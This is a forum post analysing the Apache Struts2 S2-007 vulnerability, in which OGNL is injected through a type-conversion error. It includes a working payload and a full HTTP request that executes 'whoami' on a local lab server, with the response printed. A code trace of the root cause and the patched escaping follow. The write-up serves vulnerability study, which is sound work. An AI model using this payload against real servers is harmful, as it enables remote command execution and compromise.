【Struts2-命令-代码执行漏洞分析系列】S2-007

kingkk / 2018-09-01 09:20:09 / 浏览数 4219 安全技术 漏洞分析 顶(0) 踩(0)

前言

继上回S2-001之后，继续分析了S2-007，若有疏漏，还望多多指教。

漏洞环境根据vulhub中的环境修改而来 https://github.com/vulhub/vulhub/tree/master/struts2/s2-007

这回的S2-007和上回的S2-001漏洞环境地址 https://github.com/kingkaki/Struts2-Vulenv

有感兴趣的师傅可以一起分析下

漏洞信息

官方漏洞信息页面： https://cwiki.apache.org/confluence/display/WW/S2-007

S2-007

由 Maurizio Cucchiara创建, 最后修改于九月 09, 2011

Summary

User input is evaluated as an OGNL expression when there's a conversion error

Who should read this	All Struts 2 developers
Impact of vulnerability	Remote Code Execution
Maximum security rating	Important
Recommendation	Developers should either upgrade to Struts 2.2.3.1 or apply the configuration changes described below
Affected Software	Struts 2.0.0 - Struts 2.2.3
Original JIRA Tickets	WW-3668
Reporter	Hideyuki Suzumi
CVE Identifier	-

形成原因：

> User input is evaluated as an OGNL expression when there's a conversion error. This allows a malicious user to execute arbitrary code.

当配置了验证规则，类型转换出错时，进行了错误的字符串拼接，进而造成了OGNL语句的执行。

漏洞利用


这里我配置了一个`UserAction-validation.xml`验证表单

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE validators PUBLIC
       "-//OpenSymphony Group//XWork Validator 1.0//EN"
       "http://www.opensymphony.com/xwork/xwork-validator-1.0.2.dtd">
<validators>
   <field name="age">
       <field-validator type="int">
           <param name="min">1</param>
           <param name="max">150</param>
       </field-validator>
   </field>
</validators>
```


限制了age的值只能为int，而且长度在1-150之间

然后在登录界面用户名和邮箱值随意，age部分改为我们的payload

```
'+(#application)+'
```



在age的value部分，成功有了回显



命令执行

```
%27+%2B+%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23foo%3Dnew+java.lang.Boolean%28%22false%22%29+%2C%23
```

Go Cancel

Target: http://localhost:8888

Request

Raw Params Headers Hex


```
POST /user.action HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/user.action
Content-Type: application/x-www-form-urlencoded
Content-Length: 374
Cookie: MEIQIA_EXTRA_TRACK_ID=14YCLUSSHLPzfWTFpmMJKHc9A5e;
SmAY_2132_widthauto=1; SmAY_2132_saltkey=l4m9SwUi; SmAY_2132_lastvisit=1535423279;
SmAY_2132_visitedfid=2;
SmAY_2132_ulastactivity=8152VWAbzzWw65FKaH8T3wtLPtBleuxwwoVTcc%2FHUWEILMm9kDk0
 SmAY_2132_lastcheckfeed=2%7C1535426894; SmAY_2132_smile=2D1; SmAY_2132_nofavfid=1;
JSESSIONID=1CDAC87B449FD660EB4346573FF614D7
Connection: close
Upgrade-Insecure-Requests: 1

name=kingkk&email=kk%40qq.com&age=%27+%2B+%28%23_memberAccess%5B%22allowStatic
MethodAccess%22%5D%3Dtrue%2C%23foo%3Dnew+java.lang.Boolean%28%22false%22%29+%2
C%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3D%23foo%2C%40
org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec
%28%27whoami%27%29.getInputStream%28%29%29%29+%2B+%27
```

Response

Raw Headers Hex HTML Render

```
  <td class="tdLabel"><label for="user_name" class="label">name:</label></td>
  <td
><input type="text" name="name" value="kingkk" id="user_name"/></td>
</tr>

 <tr>
  <td class="tdLabel"><label for="user_email" class="label">email:</label></td>
  <td
><input type="text" name="email" value="kk@qq.com" id="user_email"/></td>
</tr>

 <tr errorFor="user_age">
  <td align="center" valign="top" colspan="2"><span class="errorMessage">Invalid field value
for field &quot;age&quot;.</span></td>
</tr>
<tr>
  <td class="tdLabel"><label for="user_age" class="errorLabel">age:</label></td>
  <td
><input type="text" name="age" value="desktop-s9psgam[redacted]
" id="user_age"/></td>
</tr>

 <tr>
  <td colspan="2"><div align="right"><input type="submit" id="user_0" value="Submit"/>
</div></td>
</tr>

</table></form>
```


修改whoami部分就可以执行任意命令




漏洞分析

漏洞主要发生在S2-007/web/WEB-INF/lib/xwork-core-2.2.3.jar!/com/opensymphony/xwork2/interceptor/ConversionErrorInterceptor.class:

```
public String intercept(ActionInvocation invocation) throws Exception {
   ActionContext invocationContext = invocation.getInvocationContext();
   Map<String, Object> conversionErrors = invocationContext.getConversionErrors();
   ValueStack stack = invocationContext.getValueStack();
   HashMap<Object, Object> fakie = null;
   Iterator i$ = conversionErrors.entrySet().iterator();

   while(i$.hasNext()) {
       Entry<String, Object> entry = (Entry)i$.next();
       String propertyName = (String)entry.getKey();
       Object value = entry.getValue();
       if (this.shouldAddError(propertyName, value)) {
           String message = XWorkConverter.getConversionErrorMessage(propertyName, stack);
           Object action = invocation.getAction();
           if (action instanceof ValidationAware) {
               ValidationAware va = (ValidationAware)action;
               va.addFieldError(propertyName, message);
           }

           if (fakie == null) {
               fakie = new HashMap();
           }

           fakie.put(propertyName, this.getOverrideExpr(invocation, value));
       }
   }

   if (fakie != null) {
       stack.getContext().put("original.property.override", fakie);
       invocation.addPreResultListener(new PreResultListener() {
           public void beforeResult(ActionInvocation invocation, String resultCode) {
               Map<Object, Object> fakie = (Map)invocation.getInvocationContext().get("original.property.override");
               if (fakie != null) {
                   invocation.getStack().setExprOverrides(fakie);
               }

           }
       });
   }

   return invocation.invoke();
}
```

当类型出现错误的时候，就会进入这个函数

这里可以看到，在Object value = entry.getValue();中取出了传入的payload



再来到后面的fakie.put(propertyName, this.getOverrideExpr(invocation, value));

跟进this.getOverrideExpr(invocation, value);

```
protected Object getOverrideExpr(ActionInvocation invocation, Object value) {
   return "'" + value + "'";
}
```

这也就解释了为什么payload的两端要加'+、+'就是为了闭合这里的两端的引号

对放入fakie的value值就变成了''+(#xxxx)+''的形式

```
fakie.put(propertyName, this.getOverrideExpr(invocation, value));  invocation: DefaultActionInvocation@8516
fakie
fakie = {HashMap@9178} size = 1
  0 = {HashMap$Node@9396} "age" -> "'' + (#_memberAccess["allowStaticMethodAccess"]=true,#foo=new java.lang.Boolear... View
    key = "age"
    value = "'' + (#_memberAccess["allowStaticMethodAccess"]=true,#foo=new java.lang.Boolean("false") ,#context["xwork.M... View
```

进在后面放入了invocation值中，最后调用了invoke()解析OGNL成功代码执行

```
if (fakie != null) {
    stack.getContext().put("original.property.override", fakie);  stack: OgnlValueStack@8522  fakie:  size = 1
    invocation.addPreResultListener(new PreResultListener() {
        public void beforeResult(ActionInvocation invocation, String resultCode) {
            Map<Object, Object> fakie = (Map)invocation.getInvocationContext().get("original.property.override");
            if (fakie != null) {
                invocation.getStack().setExprOverrides(fakie);
            }

        }
    });
}

return invocation.invoke();  invocation: DefaultActionInvocation@8516
```

漏洞修复

struts2.2.3.1对这个漏洞进行了修复，修复方法也异常简单，类似于sql注入的addslashes，对其中的单引号进行了转义

在getOverrideExpr函数中进行了StringEscape，从而无法闭合单引号，也就无法构造OGNL表达式

```
protected Object getOverrideExpr(ActionInvocation invocation, Object value) {
    return "'" + value + "'";
}

public String intercept(ActionInvocation invocation) throws Exception {
    ActionContext invocationContext = invocation.getInvocationContext();
    Map<String, Object> conversionErrors = invocationContext.getConversionErrors();
```

```
protected Object getOverrideExpr(ActionInvocation invocation, Object value) {
    return this.escape(value);
}

protected String escape(Object value) {
    return "\"" + StringEscapeUtils.escapeJava(String.valueOf(value)) + "\"";
}
```

Reference Links

https://github.com/vulhub/vulhub/tree/master/struts2/s2-007

https://cwiki.apache.org/confluence/display/WW/S2-007

https://issues.apache.org/jira/browse/WW-3668


上一篇：Pwn2Own 2018 Safa... 下一篇：GandCrabV4.3详细分析报告

1. 2 条回复

afanti 2018-09-01 09:26:32

前排支持，正好要搞java web

0 回复Ta



chybeta 2018-09-02 10:32:38

棒！
顺便附上社区里的 Strut2漏洞系列文章
【struts2 命令/代码执行漏洞分析系列】S2-003和S3-005
【Struts2-命令-代码执行漏洞分析系列】S2-001
从零开始学习struts2漏洞 S2-001

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板